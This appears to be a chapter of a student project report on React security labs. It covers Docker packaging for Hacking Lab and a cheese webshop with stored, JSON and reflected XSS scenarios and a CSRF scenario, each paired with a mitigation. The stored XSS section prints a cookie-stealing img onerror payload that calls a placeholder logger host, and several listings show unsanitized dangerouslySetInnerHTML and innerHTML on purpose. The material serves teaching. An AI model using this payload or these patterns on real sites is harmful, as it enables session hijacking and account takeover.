This project is focused on packaging the fully developed labs for delivery. Preparing each lab for deployment involves packaging the complete Docker environment into a `.tar.gz` file. This package contains the entire lab setup, allowing for easy upload and distribution.

Hacking Lab typically expects a file named `dockerfiles.tar.gz` for each Docker challenge. This file is generated using a `hacking-lab-build.sh` script, part of the configurations that come with the Docker template project provided to us at the beginning.

Although our project uses predefined Docker configurations from "ChocoShop," it is important to note that Hacking Lab offers extensive support for creating compatible Docker images through their HL Docker Generator.

To learn more about developing and packaging Docker images for Hacking Lab challenges, including using the HL Docker Generator, please refer to the following resources provided by Hacking Lab:

- HL Docker Template Generator for Challenge Developers

The actual uploading and deployment of these labs to the Hacking Lab platform are handled by Hacking Lab administrators. The scope of this project ends with the creation of branches (one per lab) in the repository at OST GitLab and the delivery of the `.tar.gz` files and Lab's descriptions, which are then integrated into the Hacking Lab environment by the platform's technical team.

Understanding the deployment nuances provided by Hacking Lab's platform ensures that the labs are accessible and functional. By leveraging idocker, the labs are aligned with Hacking Lab's streamlined web challenge framework, making deployment straightforward and efficient.

4.5 Selected Scenarios

This chapter provides a comprehensive overview of the specific attack scenarios that will be explored in the labs, highlighting the key vulnerabilities that are relevant to React applications and illustrating how these can be practically addressed.

4.5.1 Choosing Focus: XSS, CSRF, and Vulnerable Setup

For our "React Security Labs," we specifically chose to concentrate on Cross-Site Scripting (XSS), Cross-Site Request Forgery (CSRF), and vulnerabilities from outdated dependencies. These topics are essential for securing React applications, even though React helps protect against some security problems like XSS.

- **XSS:** We chose XSS because, even though React automatically escapes outputs to prevent XSS, there are still ways developers might accidentally introduce risks. For example, using features like `dangerouslySetInnerHTML` or mishandling URLs can make applications vulnerable.
- **CSRF:** CSRF is not directly handled by React. However, it is important for React developers because it involves both the frontend and the backend of web applications. CSRF is one of the most common web vulnerabilities.
- **Vulnerable Setup:** Focusing on outdated dependencies is crucial because they can weaken the security of React applications. The importance of keeping all parts of the application up-to-date is emphasized to prevent security issues.

These topics were picked based on guidance from the Snyk React Security Cheat Sheet, which points out the most significant concerns, even for a secure framework like React.

Initially, the application is secure; however, for each lab, an vulnerability is introduced intentionally, e.g. by deviating from React best practices. This approach allows us to explore specific security challenges in isolation.

To maintain a clear overview and manage these scenarios efficiently, a separate branch is created for each lab. This approach not only keeps the experiments organized but also facilitates the packaging of each lab into a Docker container. Upon completion, each lab scenario will be archived into a `.tar.gz` file for the deployment.

4.5.2 Detailed Security Scenarios

4.5.2.1 Stored XSS Attack - JSON Injection

Introduction

This lab explores the vulnerability of JSON Cross-Site Scripting (XSS) within the cheese webshop application. For a comprehensive understanding of XSS theory, refer to the theory chapter 3.2.2, which covers various types of XSS attacks and their theoretical parts.

This JSON-based XSS attack is also a stored XSS attack, in the sense that the attack is inserted into the server.

Lab Scenario

In the webshop, customers are able to add comments to each product. These comments are then displayed to all other customers, looking at a given product. This can be seen in figure 4.7. When the comment functionality is implemented incorrectly, a JSON Injection attack is possible.

This means that an attacker is able to insert a script, containing JSON data, as a comment. This script is then executed by other user's browsers as soon as they click on the detailed description of the product, containing comments, where the script was injected.

If the user is authenticated, the script is able to perform all operations the user is able to perform. This includes ordering cheese.




Figure 4.7: Comment Functionality, in the comment field the attacker can insert a script

Consider the following script as an example:

```

```

Note that the image source is not an actual image. It is just a placeholder, which triggers the `onerror` event on the image, executing the JavaScript code.

If an attacker inserted this script, every time an authenticated user accesses it, a cheese is ordered for the user.

Attack Visualization

The JSON XSS attack is visualized in figure 4.8:

1. Victim user logs into webshop.
2. Attacker logs in as normal user into webshop and posts malicious script as comment on product. Script should order a product.
3. Victim opens reviews of product with forged comment. Each visit triggers execution of script.
4. Malicious script gets executed and purchase of products is created on behalf of victim without knowing.




Figure 4.8: XSS Attack with JSON Payload

Impact

Users might notice the incorrect orders before they are shipped, causing confusion and inconvenience. If the users do not notice the orders in time, the products will need to be returned, leading to additional costs and logistical challenges for the webshop. This situation can cost the webshop a significant amount of money and harm its reputation.

Mitigation

In this example, the webshop uses `dangerouslySetInnerHTML` function, which modifies the DOM directly, without any purification.

The best practice solution is not to use `dangerouslySetInnerHTML`. However, there are certain use-cases where this is not suitable, for example when embedding third party widgets.

In case it is not possible, the input should be purified to make sure no malicious text is inserted.

Note that `dangerouslySetInnerHTML` does not execute script tags. Thus, simply inserting a script will not result in a XSS attack. However, HTML elements may be inserted, which can result in an attack.

For input sanitization, a library like **dompurify** can be used to sanitize the input and prevent any XSS attacks.

In Listing 4.1 the simplified code is shown how the comment gets added currently. As can be seen, there is no input sanitation in place.

Listing 4.1: No input sanitation

```
1 | <p dangerouslySetInnerHTML={{ __html: review.comment }} />
```

In Listing 4.2 `dompurify` was used to sanitize the input and prevent any XSS attacks.

Listing 4.2: No input sanitation

```
1 | import purify from "dompurify";
2 | ...
3 | <p dangerouslySetInnerHTML={{ __html:purify.sanitize(review.comment)
   | }} />
```

4.5.2.2 Stored XSS Attack - Script Injection

Introduction

This lab explores the vulnerability of stored Cross-Site Scripting (XSS) within the cheese webshop application. For a comprehensive understanding of XSS theory, refer to the theory chapter 3.2.2 which

covers various types of XSS attacks and their theoretical frameworks.

Scenario

In the webshop, customers are able to add comments to each product. These comments are then displayed to all other customers, looking at a given product. This can be seen in figure 4.9. When the comment functionality is implemented incorrectly, a stored XSS attack is possible.

Note that this is the exact same way the attacker used in the JSON XSS 4.5.2.1 example.

This means that an attacker is able to insert a script as a comment. This script is then executed by other users' browsers as soon as they click on the detailed description of the product where the script was injected.

Imagine a scenario, where an attacker is able to extract the cookies of any authenticated user and is able to send them to an external source. This attack is only possible if the cookie is **not** an `HttpOnly` cookie, since `HttpOnly` cookies are inaccessible to JavaScript.

Consider the following script as an example:

```
<img
  src=x
  onerror="fetch('hostname_of_your_request_logger'
    + '/exfiltration-endpoint?' + document.cookie)">
```

If an attacker inserted this script, every time any other user accesses it, their cookies are sent to the attacker's predefined place. For the victim, it is not obvious that their cookies were stolen, as the functionality is not limited and everything seems to be working as usual.




Figure 4.9: Comment Functionality, in the comment field the attacker can insert a script

Attack Visualization

The Stored XSS attack is visualized in figure 4.10:

1. Victim user logs into the webshop. A session cookie is set.
2. Attacker logs in as a normal user into the webshop and posts a malicious script as a comment on a product. This script performs a malicious action (in this case: stealing the cookie).
3. Victim opens the reviews of the product with the forged comment. Each visit triggers the execution of the script.
4. Malicious script gets executed, and the session cookie is sent to the attacker.




Figure 4.10: Stored XSS Attack

Impact

If the attacker is able to successfully extract cookies from every user accessing a product, the consequences are huge.

Firstly, the attacker is able to impersonate the victim. This includes, e.g. making fraudulent orders, but also means that the attacker has access to all the personal data saved on the user's profile.

The company may have to deal with many unwanted orders, and may suffer from negative public perception.

Mitigation

The mitigation is the same as seen in the JSON XSS 4.5.2.1.

In this example, the webshop uses:

```
dangerouslySetInnerHTML
```

This modifies the DOM directly, without any purification.

The best practice solution is not to use `dangerouslySetInnerHTML` to modify the DOM directly.

However, there are certain usecases where this is not a possibility, for example when embedding third party widgets.

In case it is not possible, the input should be purified to make sure no malicious text is inserted.

Note that `dangerouslySetInnerHTML` does not execute script tags. Thus, simply inserting a script will not result in a XSS attack. However, HTML elements may be inserted, which can result in an attack.

For input sanitation, a library like **dompurify** can be used to sanitize the input and prevent any XSS attacks.

In listing 4.3 the simplified code is shown how the comment gets added currently. As can be seen, there is no input sanitation in place.

Listing 4.3: No input sanitation

```
1 | <p dangerouslySetInnerHTML={{ __html: review.comment }} />
```

In listing 4.4 `dompurify` was used to sanitize the input and prevent any XSS attacks.

Listing 4.4: No input sanitation

```
1 import purify from "dompurify";
2 ...
3 <p dangerouslySetInnerHTML={{ __html:purify.sanitize(review.comment)
  }} />
```

4.5.2.3 Reflected XSS Attack - URL Based Injection

Introduction

This lab explores the vulnerability of Reflected DOM-based Cross-Site Scripting (XSS) within the cheese webshop application. For a comprehensive understanding of XSS theory, refer to the theory chapter 3.2.2, which covers various types of XSS attacks and their theoretical frameworks.

In contrast to the traditional definition of XSS, where the malicious script is sent to the server and then reflected back to the browser in the server's response, this lab focuses on client-side XSS.

This means that the malicious code is reflected directly in the browser without making a round trip to the server. This form of XSS leverages the client-side environment to execute the script, exploiting how the web application handles data inputs and outputs purely on the client side.

Scenario

The cheese webshop allows users to search for products using both an input field and URL query parameters. The example of search with input field can be seen in figure 4.11.

The search results, sourced from the server's response, are rendered dynamically on the web page. Alongside these results, the application also dynamically generates a feedback message based on the user's search query. This feedback is crucial for enhancing user interaction by providing immediate, contextual responses.




Figure 4.11: Example of result by searching for value "max"

Searching by URL query parameter produces the same result as using the input field:

Listing 4.5: The search using url query parameter

```
1 | webshopdomain.ch?search=max
```

An attacker could craft a URL with a search parameter that includes malicious JavaScript code. If the application improperly handles this input by directly incorporating it into the DOM, the script executes, leading to potential security breaches.

Listing 4.6: The search using url query parameter

```
1 | ?search=
```

Delivering a malicious URL could happen via phishing or social engineering tactics. For example, by sending a victim a malicious link per email, claiming a 50 percent discount on the next order.

Technical Details of the Attack

A Reflected DOM-based XSS attack in this context involves an attacker injecting malicious scripts through the search parameters that are then reflected in the feedback message without proper sanitization.

Attack Visualization

The Reflected XSS attack is visualized in figure 4.13:

1. Victim user logs into the webshop. A session cookie is set.
2. Attacker sends a forged shop link to the victim.
3. Victim opens forged shop link. Search term is reflected back to user as feedback "No results found for search term as shown in figure 4.12.

No results found for "☒"

Figure 4.12: Reflected XSS Attack - Search term reflected as feedback

4. Malicious script gets executed, and the session cookie is sent to the attacker.




Figure 4.13: Reflected XSS Attack via URL parameter

Impact

The impact of such a reflected DOM-based XSS attack can be severe:

- **Data Theft:** Unauthorized access to user data and sensitive information.
- **Session Hijacking:** Compromise of session tokens leading to unauthorized actions.
- **Reputational Damage:** Loss of trust from users and potential legal repercussions.

Mitigation

Avoid using refs to access rendered DOM elements to directly inject content via `innerHTML` and similar properties or methods. When using `dangerouslySetInnerHTML`, proper sanitation is needed. Listing 4.7 shows code that is susceptible to the attack, while listing 4.8 shows the solution.

Listing 4.7: No Sanitation

```
1 | this.myRef.current.innerHTML = attackerControlledValue;
```

Listing 4.8: Correct Sanitation

```
1 | import purify from "dompurify";  
2 | <div dangerouslySetInnerHTML={{ __html: purify.sanitize(data) }} />
```

4.5.2.4 XSS Scenarios Overview

There were three XSS scenarios, which were very similar in terms of the attack vector, as well as the mitigation. However, we decided it is a good learning experience, to show the differences between the different XSS attacks. To conclude the XSS part of this chapter, here is a small overview of how the different XSS scenarios are connected, what is similar and what the differences are.

Similarities In all three XSS scenarios, the attacker exploited improper input sanitation to insert unwanted, malicious code into the application. The mitigation, therefore, is similar across these scenarios. It involves avoiding methods like `dangerouslySetInnerHTML` that directly manipulate the DOM. In case it is not possible, the input must be properly sanitized.

Differences The main difference lies in whether the attack involves a server: JSON XSS 4.5.2.1 and Stored XSS 4.5.2.2 attacks involve the server, while Reflected XSS 4.5.2.3 does not directly involve the server. Another difference is the location where the script is inserted. Additionally, the content of the script varies, involving JSON data in some cases and not in others.

4.5.2.5 CSRF Attack - with JSON

Description

In the Cheese webshop, customers can post comments on various products, which are then visible to all other visitors viewing the product. This functionality is illustrated in figure 4.14. When the comment posting functionality lacks CSRF protection, it becomes vulnerable to a Cross-Site Request Forgery (CSRF) attack.




Figure 4.14: Comment Functionality

In this lab, the webshop allows comments to be submitted without requiring a CSRF token, relying solely on session cookies for authentication. This oversight makes it possible for an attacker to forge requests on behalf of logged-in users if the attacker can lure them to a malicious website.

Attack Scenario

The attack scenario unfolds as follows: An attacker creates a fake website that looks like it is offering free cheese. However, the site secretly runs a script that sends a hidden POST request to the webshop's comment section. If a visitor of this malicious site is logged into the webshop, the script automatically posts a comment under their name without them knowing.

Attack Visualization

The CSRF attack is visualized in figure 4.15:

1. Victim user logs into the webshop. A session cookie is set.
2. Attacker creates a malicious page containing a malicious request to the webshop.
3. Attacker sends link to malicious page to the victim (e.g. as a promotional email for a new cheese product).
4. Victim opens the malicious page.
5. A malicious request to create a comment is sent to the webshop server, along with the victim's cookies. Server validates request and saves the attacker's comment on behalf of victim.
6. A spam comment is posted on a certain cheese product without the victim's knowledge.




Figure 4.15: CSRF Attack with JSON Payload

Impact

Manipulation of User Content: Attackers can post comments, which can be used to spread misinformation, post harmful content, or damage the reputation of individuals or the webshop itself.

Unauthorized Actions: The webshop includes functionality such as placing orders or changing user settings. CSRF could be exploited to perform these actions without the user's knowledge, leading to financial loss or unauthorized changes to user accounts.

Impact on Business Integrity: For a business like a Cheese Webshop, where reputation and customer trust are crucial, CSRF attacks can lead to a loss of customer confidence and potentially reduce brand loyalty.

Mitigation

To mitigate this vulnerability, the implementation of CSRF tokens is critical. By adding CSRF tokens to every form and to every AJAX (axios) request that can change server data, it is made sure that each request comes with a unique, valid token that the server checks. This approach confirms that the requests are intentional and originate from the actual user interface, not an external source.

Important: Remember that Cross-Site Scripting (XSS) can defeat all CSRF mitigation techniques! OWASP CSRF Cheat sheet

Since React does not have any built-in CSRF protection, it is necessary to add CSRF Token to all state changing requests.

Implementation of CSRF Protection in Flask: **flask-wtf**

Note: Since React's templates with custom forms are used instead of FlaskForm, the CSRF token will be requested via API calls.

Attack (Mitigation) Visualisation

1. The victim user logs into the webshop. A session cookie is set, and the server generates a CSRF token, which is sent to the webshop. The CSRF token exchange is established.
2. Attacker creates a malicious page containing malicious request to the webshop.
3. Attacker sends link to malicious page to victim (e.g. as promotion email of new cheese product).
4. Victim opens malicious page.
5. A malicious request to create a comment is sent to the webshop server, along with the victim's cookies. The server validates the request and rejects it due to a missing CSRF token. The CSRF attack was unsuccessful.

